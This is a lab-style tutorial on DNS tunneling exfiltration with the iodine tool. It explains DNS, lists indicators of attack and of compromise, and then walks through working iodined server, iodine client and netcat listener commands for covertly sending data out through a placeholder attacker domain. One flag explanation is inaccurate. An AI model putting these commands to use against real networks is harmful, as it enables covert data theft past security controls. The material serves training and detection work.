**Data Stealing using DNS Tunneling**

In the world of cybersecurity, protecting sensitive information is crucial. Cybercriminals continuously develop new methods to steal data without detection. One sophisticated technique is DNS tunneling, which misuses the Domain Name System (DNS) to secretly send data between a compromised system and an attacker’s server. This document explains DNS, how it works, how DNS tunneling is established, how data can be stolen using DNS tunneling, and the use of the iodine tool in this process.

**Understanding DNS (Domain Name System):**

* DNS converts human-readable domain names (like “example.com”) into IP addresses (like “192.168.1.1”).
* It’s essential for internet communication, enabling devices to find each other using domain names.
* It involves multiple types of DNS records, such as A records for IPv4 addresses, AAAA records for IPv6 addresses, MX records for mail exchanges, and CNAME records for aliases.
* Standard uses of DNS include website access, email delivery, and other internet services that require domain name resolution.

**How DNS Works:**

1. **User Request:** When you type a domain name into your web browser, the browser needs to find the corresponding IP address.
2. **Query to Recursive Resolver:** The browser sends a request to a DNS resolver, a server that knows how to find the IP address.
3. **Checking Cache:** The resolver first checks if it has the IP address stored in its cache.
4. **Root Servers:** If the IP address isn’t in the cache, the resolver queries a root DNS server, which points to the top-level domain (TLD) server (e.g., .com, .net).
5. **TLD Servers:** The TLD server directs the resolver to the authoritative DNS server for the specific domain.
6. **Authoritative Server:** This server provides the IP address for the domain name.
7. **Connecting to Website:** The resolver sends the IP address back to the browser, which then connects to the website.

**DNS Tunneling:**

DNS tunneling is a technique used by cybercriminals to exploit the DNS protocol, allowing them to bypass security measures and exfiltrate data covertly.

**Concept of DNS Tunneling:**

The concept behind DNS tunneling is to use DNS queries and responses to carry information beyond just IP address translations. This technique takes advantage of the fact that DNS traffic often passes through firewalls and other security filters without much scrutiny, making it a useful channel for sending data covertly.

**How DNS Tunneling Works:**

* **Data Encoding:** The process starts with encoding or hiding data within the DNS queries. For example, parts of a text message can be split and embedded into the subdomains of DNS queries.
* **Sending Queries:** These modified DNS queries are sent to a DNS server, which forwards them to other DNS servers in the internet hierarchy until they reach an attacker-controlled DNS server.
* **Data Extraction:** The attacker’s DNS server receives these queries and extracts the encoded data from the subdomains. It can also send responses back to the compromised system using similar techniques.

In this exercise, you will learn about data stealing using DNS Tunneling, a method attackers use to secretly steal information from a compromised system. Since DNS is essential for translating domain names into IP addresses, this exercise will show you how attackers can misuse it to bypass traditional security measures. We will specifically target systems where outgoing DNS traffic is allowed, learning how to tunnel data through DNS queries and responses. The exercise will also cover detection and mitigation strategies to protect systems from this type of attack.

**System Requirements:**

System Requirements for Setting Up DNS Tunneling with Iodine tool ---

1. **Operating System:** Any Linux distribution (e.g., Kali linux or Ubuntu)
2. **Network Requirements**: A Public IP address or an accessible domain name for the server
3. **Permissions**: Root or sudo privileges on both server and client machines.
4. **Required Tools:** Iodine

**System Information Used for the Exercise:**

I used Kali GNU/Linux Rolling 2024.2 within a virtual machine, allocated with 2 GB RAM and 20 GB disk space, a public IP with port 53 open and root access for administrative tasks.

**Indicators of Attack (IOA):**

Indicators of attack(IOAs) are some events that could reveal an active attack before indicators of compromise become visible. It is not always possible to detect Indicators of attack, as the attackers generally target your machines when you are not available with them.

IOAs disclose the motivations of the attacker and the specific tools used in each process.

**Examples of Indicators of Attacks (IOA)**

1. **Unusual DNS Query Patterns:**

* An increase in DNS queries with abnormal patterns or at unusual times.
* Presence of DNS queries containing encoded or unclear data.

1. **Unexpected Network Traffic:**

* Outbound traffic on port 53 (DNS) that is unusually high or occurs in bursts.
* DNS traffic that does not conform to typical DNS protocol behavior.

1. **Unexpected DNS Tunneling Tools:**

* Presence of iodine binaries or configuration files on systems where they are not expected.
* Logs or alerts indicating the use of iodine for tunneling purposes.

**Indicators of Compromise (IOCs):**

IOCs, or Indicators of Compromise, are pieces of forensic evidence or artifacts found in logs, files, or other data sources that indicate potential malicious activity or security breaches within a system or network. These indicators serve as clues or signs that an intrusion or compromise may have occurred, helping cybersecurity professionals to detect, investigate, and respond to security incidents effectively.

**IOC can reveal:**

* Tactics, Techniques, and Procedures (TTP) used during a cyberattack.
* Severity of the event. Event severity is calculated based on the severity weight given in vulnerabilities.
* Where to focus incident response and mitigation

Incident response is an approach to handling security breaches. The aim of incident response is to identify an attack, contain the damage, and know the root cause of the incident.

* Who are the threat actors?

A threat actor also called a malicious actor is an entity that is partially or wholly responsible for an incident that impacts – or has the potential to impact the security of an organization.

**IOCs are a key source for:**

* Identification of an Advanced Persistent Threat (APT)
* Indicating something is wrong with the network
* Forensic identification of crime or attack
* Understanding how a compromise occurred
* Testing your system or network for vulnerabilities
* Watch the Authentication Activity

**Examples of Indicators of Compromise (IOC)**

1. **DNS Query Payloads:**

* DNS queries containing encoded or encrypted data payloads.
* Specific domain names or subdomains used as part of the DNS tunneling communication (e.g., domains configured for iodine).

1. **Network Artifacts:**

* Network traffic patterns indicative of DNS tunneling, such as consistent data exfiltration through DNS queries.
* Presence of abnormal network behaviors related to DNS traffic, like a sudden increase in query size or frequency.

1. **System Artifacts:**

* Modified system configurations related to DNS settings or firewall rules to allow DNS traffic on non-standard ports.
* Logs or alerts showing suspicious activities related to DNS tunneling or attempts to bypass security controls.

These IOAs and IOCs are crucial for early detection of malicious activity related to DNS tunneling, guiding proactive security measures and incident response efforts.


Ensure that all systems and applications are securely configured, with unnecessary services disabled, default passwords changed, and regular security assessments conducted.

Conduct regular security audits and assessments to identify vulnerabilities and ensure that security measures are effective in preventing reconnaissance and other types of attacks.

**Guided Exercise**

**Checking the Vulnerability of the Linux Machine for DNS Tunneling based Vulnerability**


***System Architecture***



**Step1:** Log in to **Kali Linux** using the provided credentials (e.g., Username: **kali**, Password: **kali**). The environment is pre-configured for the DNS Tunneling attack simulation using the iodine tool.



In order to open the terminal on Kali Linux, click on the button as depicted in the image below. You can also open the terminal by searching for "Terminal" in the Applications menu.




**Step2:** Check if DNS Tunneling Tool is Installed

Verify whether the necessary DNS tunneling tool is installed on your system.

Command: **which <TUNNELING\_TOOL>**

Replace **<TUNNELING\_TOOL>** with the name of the DNS tunneling tool you are checking for (e.g., iodine, dnscat2).




**Step3:** Perform a DNS Query to a Specific DNS Server

Ensure that DNS queries can be sent and received by the specified DNS server, which is necessary for DNS tunneling.

Command: **dig @<DNS\_SERVER\_IP> <DOMAIN\_NAME>**

* Replace **<DNS\_SERVER\_IP>** with the IP address of your DNS server.
* Replace **<DOMAIN\_NAME>** with the domain name you want to query.



This command sends a DNS query to the DNS server at 192.168.1.1 for the domain fake-domain.org. It helps verify if the server is reachable and can resolve the domain name.

**Note:** *To fully assess DNS tunneling vulnerabilities, you would need to* ***test a full DNS tunneling session*** *using tools like* ***Iodine*** *or* ***dnscat2****. This involves setting up a controlled environment, configuring both a server and client, and performing an actual tunneling attack to observe how the DNS server handles such traffic. This method allows you to determine if your DNS infrastructure is susceptible to this type of exploitation and helps you identify necessary security measures.*

**Detection of Data stealing using DNS Tunneling**

1. ***Performing The Data stealing using DNS Tunneling Attack:***

To detect the IoA on your machine for DNS Tunneling attack, you have to first attack the machine through the following steps.

1. **Installation of Iodine (for Kali Linux and Ubuntu)**

# Update package list

*sudo apt-get update*

# This command installs iodine, a DNS tunneling tool, on your system

*sudo apt-get install iodine*

1. **Setting Up the Iodine Server (Server Side)**


***Command:*** *sudo iodined -f -c -P <password> <server\_ip> <domain\_name>*

Explanation:

* sudo: Runs the command with superuser privileges.
* iodined: Starts the iodine server.
* -f: Runs iodine in the foreground.
* -c: Enables the client mode.
* -P <password>: Sets the password for the tunnel.
* <server\_ip>: The IP address the iodine server will use for the DNS tunnel.
* <domain\_name>: The domain name that the iodine server will use.

***Example command:*** *sudo iodined -f -c -P password 192.168.1.1 fake-domain.org*

This starts the iodine server with the IP address ***192.168.1.1*,** domain name ***fake-domain.org***, and password ***password*.**

****


1. **Setting Up the Iodine Client (Client Side)**

***Command:*** *sudo iodine -f -P <password> -T A <server\_ip> <domain\_name>*

Explanation:

* sudo: Runs the command with superuser privileges.
* iodine: Starts the iodine client.
* -f: Runs iodine in the foreground.
* -P <password>: Sets the password for the tunnel.
* -T A: Specifies the DNS query type (A for IPv4).
* <server\_ip>: The IP address of the iodine server.
* <domain\_name>: The domain name that the iodine server is using.

***Example Command:*** *sudo iodine -f -P password -T A 192.168.1.1 fake-domain.org*

**This starts the iodine client and connects it to the iodine server at ***192.168.1.1*** with the domain  ***fake-domain .org*** and password ***password****.*

*After successfully executing the above commands on both the server and client, the DNS tunnel is established.*

**4. Exfiltration Methods**

Data stealing using DNS tunneling involves covertly transferring sensitive information through DNS queries and responses. This method leverages the typically unmonitored nature of DNS traffic, allowing attackers to bypass traditional security measures and extract data without detection. Here, we'll explore three exfiltration methods using iodine to demonstrate how this process works.

**Method 1: Exfiltrating the Output of a Command**

In this method, the output of a command executed on the client-side is sent through the established DNS tunnel to the server.


***Server-side Command:*** *nc -l -p <port> > received\_command\_output.txt*

Explanation:

* nc: Uses netcat to listen for incoming connections.
* -l: Puts netcat in listening mode.
* -p <port>: Specifies the port number to listen on.
* received\_command\_output.txt: Redirects the received data to a file.

***Example:*** *nc -l -p 12345 > received\_data.txt*

This command listens on port 12345 and saves the received data to received\_data.txt.

